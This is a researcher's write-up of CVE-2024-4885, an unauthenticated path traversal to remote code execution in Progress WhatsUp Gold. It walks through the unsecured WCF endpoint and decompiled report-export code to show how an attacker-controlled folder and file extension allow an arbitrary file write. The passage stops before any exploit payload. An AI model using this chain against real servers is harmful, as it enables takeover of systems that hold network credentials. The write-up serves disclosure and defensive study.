

# WhatsUp Gold Pre-Auth RCE GetFileWithoutZip Primitive

**WhatsUp Gold Pre-Auth RCE GetFileWithoutZip Primitive** - @SinSinology, WhatsUp Gold Pre-Auth RCE GetFileWithoutZip Primitive.

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## Content

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## TLDR

I discovered an unauthenticated path traversal against the latest version of progress whatsapp gold and turned it into a pre-auth RCE, following is how I did it

Pre-Auth Remote Code Execution  
CVE-2024-4885  
@SinSinology

# Introduction (yet another TLDR)

Here we go, April 24th I reported a path traversal vulnerability that leads to **unauthenticated** remote code execution against the latest version of progress whatsapp gold. July 3rd the good folks of [ZDI published the related advisory](#).

July 3rd, 2024


Progress Software WhatsUp Gold GetFileWithoutZip Directory Traversal Remote Code Execution Vulnerability

ZDI-24-893

ZDI-CAN-24003

|                       |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
|-----------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CVE ID                | <a href="#">CVE-2024-4885</a>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| CVSS SCORE            | 9.8, AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| AFFECTED VENDORS      | <a href="#">Progress Software</a>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| AFFECTED PRODUCTS     | <a href="#">WhatsUp Gold</a>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| VULNERABILITY DETAILS | <p>This vulnerability allows remote attackers to execute arbitrary code on affected installations of Progress Software WhatsUp Gold. Authentication is not required to exploit this vulnerability.</p> <p>The specific flaw exists within the implementation of GetFileWithoutZip method. The issue results from the lack of proper validation of a user-supplied path prior to using it in file operations. An attacker can leverage this vulnerability to execute code in the context of the service account.</p> |
| ADDITIONAL DETAILS    | <p>Progress Software has issued an update to correct this vulnerability. More details can be found at: <a href="https://community.progress.com/s/article/WhatsUp-Gold-Security-Bulletin-June-2024">https://community.progress.com/s/article/WhatsUp-Gold-Security-Bulletin-June-2024</a></p>                                                                                                                                                                                                                        |
| DISCLOSURE TIMELINE   | <p>2024-04-24 - Vulnerability reported to vendor</p> <p>2024-07-03 - Coordinated public release of advisory</p> <p>2024-07-03 - Advisory Updated</p>                                                                                                                                                                                                                                                                                                                                                                |
| CREDIT                | <p>Sina Kheirkhah (@SinSinology) of Summoning Team (@SummoningTeam)</p> <div> ZERO DAY INITIATIVE</div>                                                                                                                                                                                                                                                                                                                        |

## What is WhatsUp Gold




At the time, one of many definitions for this product on the vendor's website is:

WhatsUp Gold provides complete visibility into the status and performance of applications, network devices and servers in the cloud or on-premises.

but I describe this as a legitimate C2 where you can manage all sorts of victims I mean end-users and have their credentials stored in this software to manage them remotely, for example:

- you can store the SMB creds that will be used to run powershell commands on any end-user computer machine you want
- you can store SSH creds to execute any command you want
- you can store Cisco switches/routers creds to run management commands remotely
- you can, you get the idea



there are multiple purposes for all of this is one is to be able to collect performance information from these endpoints apparently the other is to manage them remotely or as I'd like to say execute commands remotely, here we care about the exploitation and so that's good enough information to know what things someone might be able to have once this software is popped which probably is your entire network of users/machines/switches/routers that you have added to this software.

## Advanced .NET Exploitation

sponsor of today's PoC drop is me, if you had a hard time understanding this blog post but like to learn about .NET Exploitation, I have recently made my [Advanced .NET Exploitation Training](#) public, sign up and let me teach you all you need about .net related vulnerabilities, things like exploiting WCF (Windows communication foundation), complicated deserializations, lots of other clickbait titles and how to pop shellz on .net targets



# Advanced .NET Exploitation



## The Vulnerability

The vulnerability here is simple, but let's go step by step, the `NmApi.exe` process listens on ports 9642 and 9643, both are used to expose .NET WCF Services, the configuration for these two wcf services has been defined in a `.config` file at `C:\Program Files (x86)\Ipswitch\WhatsUp\NmAPI.exe.config`

Line 10 declares the support for WCF of type `basicHttpBinding` labelling it as `BasicHttpBinding_ICoreServices` with some other configurations such as timeout, etc

Line 41 defines an endpoint for the `IRecurringReportServices` contract, and sets the binding type to `basicHttpBinding` and the address to `RecurringReport` Line 58 defines two base addresses for the available WCF services, line 59 defines the address for the `basicHttpBinding`

```
1: <system.serviceModel>
2:   <bindings>
3:     <netTcpBinding>
4:       <binding name="NetTcpBinding_ICoreServices"
closeTimeout="00:01:00" openTimeout="00:01:00" receiveTimeout="01:10:00"
sendTimeout="00:01:00" transactionFlow="false" transferMode="Buffered"
transactionProtocol="OleTransactions" hostNameComparisonMode="StrongWildcard"
listenBacklog="10" maxBufferPoolSize="524288" maxBufferSize="99965536"
maxConnections="100" maxReceivedMessageSize="99965536" portSharingEnabled="false">
5:         <readerQuotas maxDepth="32"
maxStringContentLength="99999999" maxArrayLength="99999999" maxBytesPerRead="4096"
maxNameTableCharCount="16384"/>
6:         <reliableSession ordered="true"
inactivityTimeout="00:10:00" enabled="false"/>
7:         <security mode="None"/>
8:       </binding>
9:     </netTcpBinding>
10:    <basicHttpBinding>
11:      <binding name="BasicHttpBinding_ICoreServices"
closeTimeout="00:01:00" openTimeout="00:01:00" receiveTimeout="00:10:00"
sendTimeout="00:01:00" allowCookies="false" bypassProxyOnLocal="false"
hostNameComparisonMode="StrongWildcard" maxBufferSize="9965536"
maxBufferPoolSize="524288" maxReceivedMessageSize="9965536" messageEncoding="Text"
textEncoding="utf-8" transferMode="Buffered" useDefaultWebProxy="true">
12:        <readerQuotas maxDepth="32"
maxStringContentLength="999999" maxArrayLength="16384" maxBytesPerRead="4096"
maxNameTableCharCount="16384"/>
13:      </binding>
14:    </basicHttpBinding>
15:  </bindings>
16:  <behaviors>
17:    <endpointBehaviors>
18:      <behavior name="webHttpBehavior">
19:        <webHttp/>
20:      </behavior>
21:    </endpointBehaviors>
22:    <serviceBehaviors>
23:      <behavior name="NmAPI.CoreServicesBehavior">
24:        <serviceMetadata httpGetEnabled="false"/>
25:        <serviceDebug
includeExceptionDetailInFaults="true"/>
26:      </behavior>
27:      <behavior name="NmAPI.VirtualizationServicesBehavior">
28:        <serviceMetadata httpGetEnabled="false"/>
```

```

29:                 <serviceDebug
includeExceptionDetailInFaults="true"/>
30:             </behavior>
31:         </serviceBehaviors>
32:     </behaviors>
33:     <services>
34:         <service behaviorConfiguration="NmAPI.CoreServicesBehavior"
name="NmAPI.CoreServices">
35:             <endpoint address="" binding="netTcpBinding"
bindingConfiguration="NetTcpBinding_ICoreServices" contract="NmAPI.ICoreServices"/>
36:             <endpoint address="CoreServices" binding="wsHttpBinding"
contract="NmAPI.ICoreServices">
37:                 <identity>
38:                     <dns value="localhost"/>
39:                 </identity>
40:             </endpoint>
41:             <endpoint address="RecurringReport"
binding="basicHttpBinding" contract="NmAPI.IRecurringReportServices">
42:                 <identity>
43:                     <dns value="localhost"/>
44:                 </identity>
45:             </endpoint>
46:             <endpoint address="DeviceClone" binding="basicHttpBinding"
bindingConfiguration="BasicHttpBinding_ICoreServices"
contract="NmAPI.IDeviceCloneServices">
47:                 <identity>
48:                     <dns value="localhost"/>
49:                 </identity>
50:             </endpoint>
51:             <endpoint address="AlertCenter" binding="basicHttpBinding"
bindingConfiguration="BasicHttpBinding_ICoreServices"
contract="NmContracts.AlertCenter.Interfaces.IAlertCenterService">
52:                 <identity>
53:                     <dns value="localhost"/>
54:                 </identity>
55:             </endpoint>
56:             <!-- <endpoint address="mex" binding="mexHttpBinding"
contract="IMetadataExchange" />-->
57:             <host>
58:                 <baseAddresses>
59:                     <add
baseAddress="http://localhost:9642/NmAPI"/>
60:                     <add
baseAddress="net.tcp://localhost:9643"/>

```

```

61:                                     </baseAddresses>
62:                                     </host>
63:                                 </service>
64:                                 <service behaviorConfiguration="NmAPI.VirtualizationServicesBehavior"
name="NmAPI.VirtualizationServices">
65:                                     <endpoint address=""
behaviorConfiguration="webHttpBehavior" binding="webHttpBinding"
contract="NmAPI.IPolicyRetriever"/>
66:                                     <endpoint address="NmAPI/VirtualizationServices/"
binding="basicHttpBinding" contract="NmAPI.IVirtualizationServices"/>
67:                                     <!-- <endpoint
address="NmAPI/VirtualizationServices/VirtualizationServices/mex"
binding="mexHttpBinding" contract="IMetadataExchange" />-->
68:                                 </host>
69:                                     <baseAddresses>
70:                                         <add
baseAddress="http://localhost:9676"/>
71:                                     </baseAddresses>
72:                                 </host>
73:                             </service>
74:                         </services>
75:                         <diagnostics>
76:                             <!-- messageLogging node controls options for the
System.ServiceModel.MessageLogging source -->
77:                             <!-- MSDN documentation: http://msdn.microsoft.com/en-
us/library/ms731308.aspx -->
78:                             <messageLogging logEntireMessage="false" logMalformedMessages="false"
logMessagesAtServiceLevel="false" logMessagesAtTransportLevel="false"
maxMessagesToLog="1000" maxSizeOfMessageToLog="262144" logKnownPii="false">
79:                                 <filters>
80:                                     <clear/>
81:                                 </filters>
82:                             </messageLogging>
83:                         </diagnostics>
84: </system.serviceModel>

```

Eagle Eye would've noticed the security setting for the said wcf endpoint, well, actually, it would've notice the "absence" of it for the HTTP binding. Microsoft describes the default `<security>` for `basicHttpBinding` like as follows

The **"mode"** attribute is **"Optional"** and Specifies the type of security that is used. The default is None. This attribute is of type `BasicHttpSecurityMode`. -Yours truly, Microsoft

## Attributes

 Expand table

| Attribute | Description                                                                                                                                              |
|-----------|----------------------------------------------------------------------------------------------------------------------------------------------------------|
| mode      | Optional. Specifies the type of security that is used. The default is <code>None</code> . This attribute is of type <code>BasicHttpSecurityMode</code> . |

## mode Attribute

 Expand table

| Value                          | Description                                                                                                                                                                                                                                                                                                                                  |
|--------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| None                           | - Messages are not secured during transfer.                                                                                                                                                                                                                                                                                                  |
| Transport                      | Security is provided using HTTPS transport. The SOAP messages are secured using HTTPS. The service is authenticated to the client using the service's X.509 certificate. The client is authenticated using the <code>ClientCredentialType</code> supplied. See the <code>&lt;transport&gt;</code> .                                          |
| Message                        | Security is provided using SOAP message security. By default, the body is encrypted and signed. For this binding, the system requires that the server certificate be provided to the client out of band. The only valid <code>ClientCredentialType</code> for this binding is <code>Certificate</code> .                                     |
| TransportWithMessageCredential | Integrity, confidentiality and server authentication are provided by transport security. Client authentication is provided by means of SOAP message security. This mode is relevant when the user is authenticating using username/password and there is an existing HTTP deployment for securing message transfer.                          |
| TransportCredentialOnly        | This mode does not provide message integrity and confidentiality. It provides http-based client authentication. This mode should be used with caution. It should be used in environments where the transport security is being provided by other means (such as IPSec) and only client authentication is provided by the WCF infrastructure. |

now that we understand it's possible to communicate with this WCF unauthenticated, lets understand where the path traversal issue happens

Following interface at `NmApi.exe!NmAPI.IRecurringReportServices` defines the available methods offered by the target Windows Communication Foundation contract

```

using System;
using System.ServiceModel;
using WUGDataAccess.Core.DataContracts;
using WUGDataAccess.RecurringReports.DataContracts;

namespace NmAPI
{
    [ServiceContract]
    public interface IRecurringReportServices
    {
        [OperationContract]
        EntityRecurringReport AddRecurringReport(EntityRecurringReport rr);

        [OperationContract]
        EntityRecurringReport GetRecurringReport(int recurringReportID);

        [OperationContract]
        EntityRecurringReport[] GetAllRecurringReports();

        [OperationContract]
        bool UpdateRecurringReport(EntityRecurringReport rr);

        [OperationContract]
        bool EnableRecurringReports(int[] recurringReportIDs);

        [OperationContract]
        bool DisableRecurringReports(int[] recurringReportIDs);

        [OperationContract]
        void DeleteRecurringReports(int[] recurringReportIDs);

        [OperationContract]
        int ExportToPDF(string url, int webUserID, EntityReportExportOptions exportOptions);

        [OperationContract]
        int EmailPDF(string url, int webUserID, EntityReportExportOptions exportOptions,
            EntityEmailSettings emailSettings);

        [OperationContract]
        int TestRecurringReport(EntityRecurringReport rr);

        [OperationContract]
        EntityRecurringReportProgress GetProgress(int taskID);
    }
}

```

```

        [OperationContract]
        DateTime GetNextRunTime(EntityScheduleSettings schedule);
    }
}

```

lets look for the implementation of the `TestRecurringReport` method which expects an argument of type `WUGDataAccess.RecurringReports.DataContracts.EntityRecurringReport` which needs to be named as `rr` the `rr` variable is passed to an internal task scheduler to execute this operation as an async task by making a call to `AddOneTimeTask`

```

1: public int TestRecurringReport(EntityRecurringReport rr)
2: {
3:     return RecurringReportScheduleManager.Instance.AddOneTimeTask(rr);
4: }

```

The following `AddOneTimeTask` method will expect the `rr` value and after acquiring a task lock at line (3) it will instantiate an instance of `RecurringReportTask` class AKA `NmAPI.RecurringReportTask.RecurringReportTask` by passing 3 arguments to it which the last one is important to us (the `rr` argument) after an instance of this class/task is created, some properties are set such as the duration of the task at line (15) and some other setting, next, at line (17) the task is started then the task is added to the task manager queue at line (18) to be managed.

```

1: public int AddOneTimeTask(EntityRecurringReport rr)
2: {
3:     RecurringReportScheduleManager.taskDictionaryLock.EnterWriteLock();
4:     try
5:     {
6:         if (!this.failoverActive)
7:         {
8:
RecurringReportScheduleManager._trace.TraceEvent(TraceEventType.Verbose, 4, "Failover has
turn off scheduled reports because it is not the active system.");
9:             return -1;
10:        }
11:        RecurringReportScheduleManager.taskCounter++;
12:        rr.Schedule = null;
13:        RecurringReportTask recurringReportTask = new
RecurringReportTask(RecurringReportScheduleManager.taskCounter, true, rr);
14:
RecurringReportScheduleManager._trace.TraceEvent(TraceEventType.Verbose, 4, "Creating
AddOneTimeTask task =" + recurringReportTask.Name + " taskCounter=" +
RecurringReportScheduleManager.taskCounter.ToString());
15:        recurringReportTask.DueTime = 1000;
16:        recurringReportTask.Period = 1000;
17:        recurringReportTask.Start();
18:
RecurringReportScheduleManager.recurringReportTasks.Add(RecurringReportScheduleManager.ta
skCounter, recurringReportTask);
19:    }
20:    finally
21:    {
22:        RecurringReportScheduleManager.taskDictionaryLock.ExitWriteLock();
23:    }
24:    return RecurringReportScheduleManager.taskCounter;
25: }

```

lets also have a look at the `RecurringReportTask` implementation which is fairly easy but has one important note to it, that is, the `this.rr` assignment. following is the `RecurringReportTask` implementation which we instantiated earlier, you might wonder where did the `taskId` and `oneTimeTask` come from, these are part of the 3 arguments passed that we saw earlier, they're not important to us here, what's important here is the `recurringReport` variable which will be used to set the `this.rr` property of the current report task, then some other methods are executed which again are for purpose of async task execution, now, although not visible here, but the next method being invoked indirectly by the internal task manager is `TaskCallback`

```
1: public RecurringReportTask(int taskID, bool oneTimeTask, EntityRecurringReport
recurringReport)
2: {
3:     this.TaskID = taskID;
4:     this.OneTimeTask = oneTimeTask;
5:     this.rr = recurringReport;
6:     this.UpdateProgress(TaskState.Initializing, 0, "Initializing...");
7:     this.UpdateProgress(null);
8: }
```

The `TaskCallback` AKA `NmAPI.RecurringReportTask.TaskCallback` is a overridden method that any class that inherits from `WhatsUp.Core.ScheduledTask` need to override in order to define what's the actual logic that gets invoked once a task is started via the internal task manager. remember, this method is part of the same class that was setting the `this.rr` property earlier.

the method might look complicated at first glance, but its actually not, you can guess from the method names so far that idea is to generate a report, and in order to do so these statements are simply looking for the report generation settings in the passed `rr` object which is attacker controllable, so lets talk about where we want the code to be directed we are interested in hitting the `this.GenerateOutputFile` method, in order to do so, look at line (27) we just need to have something other than "pdf" for the `this.rr.ExportOptions.ExportType`, if we manage to cause the `this.rr.ExportOptions.ExportType == "pdf"` condition to result in false, then the `else` clause is executed which first checks if there are enough space on the file system at line (35) and then at line (37) the `this.GenerateOutputFile` is invoked passing the `this.rr`, lets continue looking at the `GenerateOutputFile` implementation

```

1: public override void TaskCallback(object obj)
2: {
3:     if (!base.CanRun())
4:     {
5:         return;
6:     }
7:     base.TaskCallback(obj);
8:     this._trace.TraceInformation("{0}:Initializing...", new object[] { this.TaskID
});
9:     if (this.rr.ExportOptions.ExportType == "")
10:    {
11:        this.rr.ExportOptions.ExportType = "pdf";
12:    }
13:    EntityReportExportOptions exportOptions = this.rr.ExportOptions;
14:    string extension = RecurringReportTask.GetExtension(this.rr);
15:    string text = null;
16:    string text2 = null;
17:    byte[] array = null;
18:    DateTime dateTime = this.CalculateNextRunTime(this.rr);
19:    while (DateTime.Now < dateTime)
20:    {
21:        if (this.Canceled)
22:        {
23:            return;
24:        }
25:        Thread.Sleep(TimeSpan.FromSeconds(1.0));
26:    }
27:    if (this.rr.ExportOptions.ExportType == "pdf")
28:    {
29:        string text3 = this.rr.Name + " " + DateTime.Now.ToString("yyyy-MM-
dd_HH-mm-ss");
30:        text3 = text3 + "<br><br>" + this.rr.ExportOptions.PdfMessage;
31:        this.SendEmailForPdf(text3, null);
32:    }
33:    else
34:    {
35:        if (new
DriveInfo(Directory.GetDirectoryRoot(this.rr.ExportOptions.WebExportDirectory)).Available
FreeSpace > 104857600L)
36:        {
37:            text = this.GenerateOutputFile(this.rr);
38:        }
39:        if (string.IsNullOrEmpty(text))
40:        {

```

```
41:             this.UpdateProgress(TaskState.Failed, 100, "Failed to
generate output file!\nCheck the available disk space!");
42:         }
43:         else
44:         {
45:             try
46:             {
47:                 text2 = Path.GetFileName(text);
48:                 array = File.ReadAllBytes(text);
49:             }
50:             catch (Exception ex)
51:             {
52:                 this.UpdateProgress(TaskState.Failed, 100, "Failed
while attempting to read output file!\n" + ex.Message);
53:             }
54:         }
55:         if (array != null && this.rr.ExportOptions.ToMail)
56:         {
57:             this.UpdateProgress(TaskState.Running, 70, "Sending email
to " + this.rr.EmailSettings.SendTo);
58:             try
59:             {
60:                 this.SendEmail(array, text2, extension, null,
null);
61:             }
62:             catch (Exception ex2)
63:             {
64:                 this.UpdateProgress(TaskState.Failed, 100, "Failed
while attempting to send Email!\n" + ex2.Message);
65:             }
66:         }
67:     }
68:     if (this.Progress.State != TaskState.Failed)
69:     {
70:         this.UpdateProgress(TaskState.Complete, 100, "Finished.");
71:     }
72:     if (this.OneTimeTask)
73:     {
74:         base.Stop();
75:     }
76:     else
77:     {
78:         base.TaskCallbackEnd(obj);
79:     }
```

```
80:         this.LastActiveTime = DateTime.Now;
81:     }
```

The `GenerateOutputFile` will take the `rr` argument and first it will define a variable named `url` based on a property inside the `rr.URL` you might think this is going to be a `http(s)://.....` sort of thing, but don't let the variable name fool you, continuing at line (10) another variable named `webExportDirectory` is set using the value of `rr.ExportOptions.WebExportDirectory` property, and then at line (11) the `url` variable is checked to be a valid json by calling the `RecurringReportTask.IsJson`

Now we are interested in hitting the line (24) which calls the `GetFileWithoutZip` method, in order to achieve this, we need to set the `rr.ExportOptions.ToMail` property to true to satisfy the condition at line (16) and then set the `rr.ExportOptions.ZipEnabled` property to false to care of condition at line (18) which results in reaching the `else` clause and invoking the `GetFileWithoutZip` at line (24) and passing the following arguments:

- `url` which contains the JSON blob
- `webExportDirectory` which its value was assigned from `rr.ExportOptions.WebExportDirectory`
- a constant `false`
- and finally the `rr` which is also under our control

lets proceed and look at the implementation of `GetFileWithoutZip`

```
1: private string GenerateOutputFile(EntityRecurringReport rr)
2: {
3:     string url = rr.URL;
4:     string extension = RecurringReportTask.GetExtension(rr);
5:     this.UpdateProgress(TaskState.Running, 10, string.Format("Generating {0} for
the URL: {1}", extension.ToUpper(), url));
6:     string text2;
7:     try
8:     {
9:         Export exporterInstance = this.getExporterInstance(rr);
10:        string webExportDirectory = rr.ExportOptions.WebExportDirectory;
11:        if (!RecurringReportTask.IsJson(url))
12:        {
13:            throw new NotSupportedException("PDF export is not
supported. Please convert to HTML export.");
14:        }
15:        string text;
16:        if (rr.ExportOptions.ToMail)
17:        {
18:            if (rr.ExportOptions.ZipEnabled)
19:            {
20:                text = exporterInstance.GetFile(url,
webExportDirectory, rr);
21:            }
22:            else
23:            {
24:                text = exporterInstance.GetFileWithoutZip(url,
webExportDirectory, false, rr);
25:            }
26:        }
27:        else if (rr.ExportOptions.ZipEnabled)
28:        {
29:            text = exporterInstance.SaveFile(url, webExportDirectory,
rr);
30:        }
31:        else
32:        {
33:            text = exporterInstance.SaveFileWithoutZip(url,
webExportDirectory, false, rr);
34:        }
35:        this.UpdateProgress(text);
36:        this.UpdateProgress(TaskState.Running, 70, "File generated
successfully.");
37:        text2 = text;
```

```

38:     }
39:     catch (Exception ex)
40:     {
41:         string text3 = This.Where(false, "GenerateOutputFile",
"C:\\a\\WUG\\WUG\\Project\\Source\\Source\\NmAPI\\RecurringReportTask.cs", 233);
42:         string text4 = Log.ExceptionMessage(ex, "");
43:         this.UpdateProgress(TaskState.Failed, 100, string.Concat(new string[]
44:         {
45:             "Failed while generating ",
46:             extension.ToUpper(),
47:             ": ",
48:             text3,
49:             " ",
50:             text4
51:         }));
52:         text2 = null;
53:     }
54:     return text2;
55: }

```

(Start looking at the code below) First, the attacker controlled path which comes from the argument named `folder` is used to construct a path at line (3) the return value of `Path.Combine` overwrites the `folder` variable value, next the folder is cleaned up at line (4) and if the directory doesn't exist (line 5) it gets created (line 7)

now the `json` variable (which originated from the previous function `url` variable) is used to invoke a very important method named `this.getreport`, now before I step into this function and explain its mechanics, lets understand where the return value of this function is used

the return value is placed inside a `<string, string>` dictionary at line (11) and then after some sanity checks to take care of potential exceptions and empty values at lines (12,16) if all is good then if the condition at line 26 that is `rr.ExportOptions.ExportType` is satisfied, then an instance of the `StringBuilder` which was created at line (24) is used to append the values of the dictionary members at line 30 and 31

so we understand so far that whatever the `this.getReport` method returns which is a dictionary of `<string, string>` is looped and the members are made into a string, and then at line 33 until 40, a string concatenation is invoked to craft a file name for the report to be saved, and this report name is used at line 41 in combination of the `folder` variable which we discussed earlier to make an absolute path for the report to be created and its content to be set to the `stringBuilder` by making a call to `File.WriteAllText` at line (42)

the puzzle has started to come together, eagle eye would thing, how can we control the path and how can be control the dictionary members, can we just take advantage of `rr.Name` property? what about the dictionary members, do we need to look into `getReport`? the answer to the first question is that the devs at progress tried to be smart

and have wrapped the `rr.Name` property with a call to `this.ValidName` which without boring you with its details is there to prevent path traversal, by making sure the file name doesn't contain invalid characters such as `.` `/` `\` `:` etc but they forgot about the `folder` part, that part doesn't have any validation, so if a given `folder` is something like `C:\\controlled-path` then the path generated will be `C:\\controlled-path\\Data\\ExportedReports\\SAFE_2024-00-00_00-00-00.aspx`

wait, where did the `.aspx` come from? good question, you see the `text` being used at line 39 is coming from `this.getReport` so now lets look at this method, if we can influence the return value of it which is a dictionary and the passed by reference argument which is `outText` that is going to be the extension, we can achieve a write what where primitive which yields us RCE

```

1: public string GetFileWithoutZip(string json, string folder, bool preview,
EntityRecurringReport rr)
2: {
3:     folder = Path.Combine(folder, "Data\\ExportedReports\\");
4:     this.CleanupFiles(folder);
5:     if (!Directory.Exists(folder))
6:     {
7:         Directory.CreateDirectory(folder);
8:     }
9:     string text;
10:    string text2;
11:    Dictionary<string, string> report = this.getReport(json, out text, out text2);
12:    if (report.ContainsKey("exception"))
13:    {
14:        throw new Exception(report["exception"]);
15:    }
16:    if (!report.Any<KeyValuePair<string, string>>())
17:    {
18:        throw new Exception("No files were generated");
19:    }
20:    if (preview)
21:    {
22:        text = "html";
23:    }
24:    StringBuilder stringBuilder = new StringBuilder();
25:    string text4;
26:    if (rr.ExportOptions.ExportType != "xml")
27:    {
28:        foreach (KeyValuePair<string, string> keyValuePair in report)
29:        {
30:            stringBuilder.Append(keyValuePair.Value);
31:            stringBuilder.Append(Environment.NewLine);
32:        }
33:        string text3 = string.Concat(new string[]
34:        {
35:            this.ValidName(rr.Name),
36:            "_",
37:            DateTime.Now.ToString("yyyy-MM-dd_HH-mm-ss"),
38:            ".",
39:            text
40:        });
41:        text4 = Path.Combine(folder, text3);
42:        File.WriteAllText(text4, stringBuilder.ToString());
43:    }

```

```

44:     else
45:     {
46:         string text5 = report.Values.First<string>();
47:         string text6 = "";
48:         report.Remove(report.Keys.First<string>());
49:         foreach (KeyValuePair<string, string> keyValuePair2 in report)
50:         {
51:             string value = keyValuePair2.Value;
52:             XmlDocument xmlDocument = new XmlDocument();
53:             xmlDocument.LoadXml(value);
54:             string outerXml = xmlDocument.GetElementsByTagName("Table")
55: [0].OuterXml;
56:             text6 = text6 + Environment.NewLine + outerXml;
57:         }
58:         text5 = text5.Replace("</Table>", "</Table>" + Environment.NewLine +
59 text6);
60:         stringBuilder.Append(text5);
61:         string text7 = string.Concat(new string[]
62 {
63             this.ValidName(rr.Name),
64             "_",
65             DateTime.Now.ToString("yyyy-MM-dd_HH-mm-ss"),
66             ".",
67             text
68 });
69:         text4 = Path.Combine(folder, text7);
70:         File.WriteAllText(text4, stringBuilder.ToString());
71:     }
72:     return text4;
73: }

```

when the `WhatsUp.ExportUtilities.Export.getReport` is invoked, 3 arguments are passed, the `json` variable containing the provided json configuration setting that is super important here and the other two which are `out string extension` and `out string title` are just two variables passed by reference.

Line (3) will deserialize the json object and store it in a variable named `jobject` which is of type `JObject` then a `using` clause is executed which will first instantiate an instance of `new HttpClient()` and assigns this object to a variable named `httpClient`

